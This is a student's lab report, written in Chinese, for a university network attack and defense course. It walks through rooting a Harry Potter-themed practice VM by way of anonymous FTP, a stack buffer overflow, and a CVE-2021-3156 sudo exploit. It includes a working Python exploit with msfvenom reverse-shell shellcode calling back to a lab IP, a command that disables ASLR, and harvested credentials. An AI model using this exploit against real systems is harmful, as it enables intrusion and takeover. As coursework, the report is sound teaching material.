《网络攻防实战》实验报告

第 6 次实验：靶机 8

姓名：罗嘉璐

学号：211220047

21 级 计算机科学与技术 系

邮箱：211220047@smail.nju.edu.cn

时间：2023.11.19

一、实验目的

取得目标靶机的 root 权限。

我们将使用到以下攻击手段：主机发现、端口扫描、缓冲区溢出攻击，edb 调试，随机字符生成。

二、实验内容

1、靶机端口扫描

arp-scan -l

nmap –p- 10.0.2.27

nmap –p21,22,80,2222,9898 –sV 10.0.2.27

在浏览器打开 10.0.2.12:80 只看到了哈利波特和伏地魔的图片。

发现 ftp 匿名登录。

```
┌──(root㉿kali)-[~]
└─# nmap -p21 -sV 10.0.2.27 -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-19 05:07 EST
Nmap scan report for 10.0.2.27
Host is up (0.00088s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0          705996 Apr 12  2021 server_hogwarts
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
MAC Address: 08:00:27:D8:B2:8C (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
```

下载 server_hogwarts 文件

```
┌──(root㉿kali)-[~]
└─# ftp 10.0.2.27
Connected to 10.0.2.27.
220 (vsFTPd 3.0.3)
Name (10.0.2.27:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get server_hogwarts
local: server_hogwarts remote: server_hogwarts
229 Entering Extended Passive Mode (|||38623|)
150 Opening BINARY mode data connection for server_hogwarts (705996 bytes).
100% |***********************************************************|   689 KiB   21.85 MiB/s    00:00 ETA
226 Transfer complete.
705996 bytes received in 00:00 (20.42 MiB/s)
ftp>
```

查看文件类型发现是一个 ELF 可执行文件，提高权限执行，发现没有输出

```
┌──(root㉿kali)-[~]
└─# file server_hogwarts
server_hogwarts: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, Bui
ldID[sha1]=1d09ce1a9929b282f26770218b8d247716869bd0, for GNU/Linux 3.2.0, not stripped

┌──(root㉿kali)-[~]
└─# chmod 777 server_hogwarts

┌──(root㉿kali)-[~]
└─# ./server_hogwarts
```

查看后台进程和该进程的相关信息，发现这个进程运行在 9898 端口上

```
┌──(kali㉿kali)-[~]
└─$ ps -aux | grep server
kali        9877  0.0  0.0    924   384 pts/2    S+   05:13   0:00 ./server_hogwarts
kali        9931  0.0  0.0   6340  2304 pts/4    S+   05:13   0:00 grep --color=auto server

┌──(kali㉿kali)-[~]
└─$ ss -pantu | grep server_hogwarts
tcp   LISTEN 0      3            0.0.0.0:9898       0.0.0.0:*    users:(("server_hogwarts",pid=9877,f
d=3))
```


使用 nc 监听 9898 端口发现可以输入，考虑缓冲区溢出攻击。

```
┌──(kali㉿kali)-[~]
└─$ nc 127.0.0.1 9898
Welcome to Hogwart's magic portal
Tell your spell and ELDER WAND will perform the magic

Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra

Enter your spell: 111
```


将 kali 本机的 alsr 安全机制关闭（地址空间随机化机制）

echo 0 > /proc/sys/kernel/randomize_va_space


使用 edb 对当前程序进行调试。点击 file->attach->搜索 server,选择 ok,点击运行



用 python 生成 500 个 A，`python -c "print(500*'A')"`然后在监听窗口输入，触发报错




此时 eip 的值是 414141 是 A，说明字符覆盖了函数返回地址，程序发生了错误跳转，这次使用 `msf-pattern_create -l 500` 生成 500 个不一样的字符串。重新调试程序。



找到这个输入的字符串中编码为“\x64\x41\x37\x64 的偏移量，msf-pattern_offset -l 500 -q 64413764，匹配到了 112 处。说明从 113 个字符串开始造成了栈溢出。

设想将反弹 shell 代码注入栈中，而使程序跳转到栈中执行（jmp esp），即可令靶机上的程序执行反弹 shell 代码生成反弹 shell。


寻找原程序中的 jmp esp 指令，打开 edb 的 plugins->Opcode Search 选择一个可执行段，然后搜索 esp->eip,记录地址 0x08049d55.



构造字符串：msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.7 LPORT=4444 -b "\x00" -f py，编写注入脚本

```
#!/usr/bin/python2
import sys,socket
buf =  b""
buf += b"\xb8\xd4\xbe\xd2\x98\xd9\xc3\xd9\x74\x24\xf4\x5d\x31"
buf += b"\xc9\xb1\x12\x31\x45\x12\x03\x45\x12\x83\x39\x42\x30"
buf += b"\x6d\xf0\x60\x42\x6d\xa1\xd5\xfe\x18\x47\x53\xe1\x6d"
buf += b"\x21\xae\x62\x1e\xf4\x80\x5c\xec\x86\xa8\xdb\x17\xee"
buf += b"\x86\x09\xcc\x52\xbe\x33\x0c\xbb\x63\xbd\xed\x0b\xfd"
buf += b"\xed\xbc\x38\xb1\x0d\xb6\x5f\x78\x91\x9a\xf7\xed\xbd"
buf += b"\x69\x6f\x9a\xee\xa2\x0d\x33\x78\x5f\x83\x90\xf3\x41"
buf += b"\x93\x1c\xc9\x02"

payload='A'*112+'\x55\x9d\x04\x08'+'\x90'*32+buf
try:
    s=socket.socket()
    s.connect(('127.0.0.1',9898))
    s.send((payload))
    s.close()
except:
    print('wrong')
    sys.exit()
```

监听 4444 端口，运行这个脚本



在 home/harry 下面有.mycreds.txt 文件，打开发现是密码。

```
cd /home/harry
ls -a
.
..
.ash_history
.mycreds.txt
cat .mycreds.txt
HarrYp0tter@Hogwarts123
```

使用这个密码和账户成功远程登录，发现在 docker 容器里面。

```
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# ssh harry@10.0.2.27 -p 2222
The authenticity of host '[10.0.2.27]:2222 ([10.0.2.27]:2222)' can't be established.
ED25519 key fingerprint is SHA256:6CW2ttBtHXO5anpjXGy+JzIt+kEjx+YHsARGIfEj9r0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.27]:2222' (ED25519) to the list of known hosts.
harry@10.0.2.27's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

2b1599256ca6:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
2b1599256ca6:~$
```

发现 sudo 直接可以获得，根目录下面有两个文件，提示监听 tcp 流量

```
       valid_lft forever preferred_lft forever
2b1599256ca6:~$ sudo -l
User harry may run the following commands on 2b1599256ca6:
    (ALL) NOPASSWD: ALL
2b1599256ca6:~$ sudo -s
2b1599256ca6:/home/harry# cd /root
2b1599256ca6:~# ls
horcrux1.txt  note.txt
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
2b1599256ca6:~# cat note.txt
Hello Admin!!

We have found that someone is trying to login to our ftp server by mistake.You are requested to analyz
e the traffic and figure out the user.
```

发现握手信息包含用户名和密码

- USER：`neville`
- PASS：`bL!Bsg3k`

```
10:56:01.789909 IP 172.17.0.1.56226 > 2b1599256ca6.21: Flags [P.], seq 1:15, ack 21, win 502, options
[nop,nop,TS val 1079666781 ecr 1878906453], length 14: FTP: USER neville
10:56:01.789912 IP 2b1599256ca6.21 > 172.17.0.1.56226: Flags [.], ack 15, win 510, options [nop,nop,TS
 val 1878906453 ecr 1079666781], length 0
10:56:01.789937 IP 2b1599256ca6.21 > 172.17.0.1.56226: Flags [P.], seq 21:55, ack 15, win 510, options
 [nop,nop,TS val 1878906454 ecr 1079666781], length 34: FTP: 331 Please specify the password.
10:56:01.789951 IP 172.17.0.1.56226 > 2b1599256ca6.21: Flags [P.], seq 15:30, ack 55, win 502, options
 [nop,nop,TS val 1079666782 ecr 1878906454], length 15: FTP: PASS bL!Bsg3k
```

尝试远程登录

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# ssh neville@10.0.2.27
The authenticity of host '10.0.2.27 (10.0.2.27)' can't be established.
ED25519 key fingerprint is SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPpTv2r6TrAs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.27' (ED25519) to the list of known hosts.
neville@10.0.2.27's password:
Linux box8 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 15 16:18:52 2023 from 10.0.2.7
neville@box8:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 08:00:27:d8:b2:8c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.27/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 520sec preferred_lft 520sec
    inet6 fe80::a00:27ff:fed8:b28c/64 scope link
```

查看版本信息尝试提权

```
neville@box8:~$ cd /home/neville
neville@box8:~$ ls -al
total 564
drwxr-xr-x 4 neville neville 536576 Nov 15 16:36 .
drwxr-xr-x 3 root    root      4096 Apr  7  2021 ..
lrwxrwxrwx 1 root    root         9 Apr 13  2021 .bash_history → /dev/null
-rw-r--r-- 1 neville neville    220 Apr  7  2021 .bash_logout
-rw-r--r-- 1 root    root       570 Apr 13  2021 .bashrc
-rw-r--r-- 1 neville neville   8185 Nov 15 16:31 exploit_nss.py
drwx------ 3 neville neville   4096 Apr 24  2021 .gnupg
-rw-r--r-- 1 root    root         79 Apr  7  2021 horcrux2.txt
drwxr-xr-x 2 neville neville   4096 Nov 15 16:36 libnss_X
-rw-r--r-- 1 neville neville    807 Apr  7  2021 .profile
neville@box8:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSBMb25HYm9UVG9t}
neville@box8:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
neville@box8:~$ sudo --version
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
neville@box8:~$
```

找到漏洞利用文件 CVE-2021-3156 下载到 kali 修改 sudo 路径


```
19
20 SUDO_PATH = b"/usr/local/bin/sudo"
21
22 libc = cdll.LoadLibrary("libc.so.6")
23
24 # don't use LC_ALL (6). it override other
25 LC_CATS = [
26         b"LC_CTYPE", b"LC_NUMERIC", b"LC_T
   b"LC_MONETARY",
27         b"LC_MESSAGES", b"LC_ALL", b"LC_PA
28         b"LC_TELEPHONE", b"LC_MEASUREMENT"
```

```
neville@box8:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
neville@box8:~$ sudo --version
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
neville@box8:~$ which sudo
/usr/local/bin/sudo
neville@box8:~$
```

```
neville@box8:~$ ls -al
total 564
drwxr-xr-x 4 neville neville 536576 Nov 15 16:36 .
drwxr-xr-x 3 root    root      4096 Apr  7  2021 ..
lrwxrwxrwx 1 root    root         9 Apr 13  2021 .bash_history → /dev/null
-rw-r--r-- 1 neville neville    220 Apr  7  2021 .bash_logout
-rw-r--r-- 1 root    root       570 Apr 13  2021 .bashrc
-rw-r--r-- 1 neville neville   8185 Nov 15 16:31 exploit_nss.py
drwx------ 3 neville neville   4096 Apr 24  2021 .gnupg
-rw-r--r-- 1 root    root        79 Apr  7  2021 horcrux2.txt
drwxr-xr-x 2 neville neville   4096 Nov 15 16:36 libnss_X
-rw-r--r-- 1 neville neville    807 Apr  7  2021 .profile
```

运行 exploit_nss.py 文件

三、实验结果



四、实验中遇到的问题及解决方案

无

五、实验的启示/意见和建议

熟悉了一些基本的攻击方法，了解了缓冲区溢出攻击，了解了 edb 的使用。

附：本次实验你总共用了多长时间？4 小时。

包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）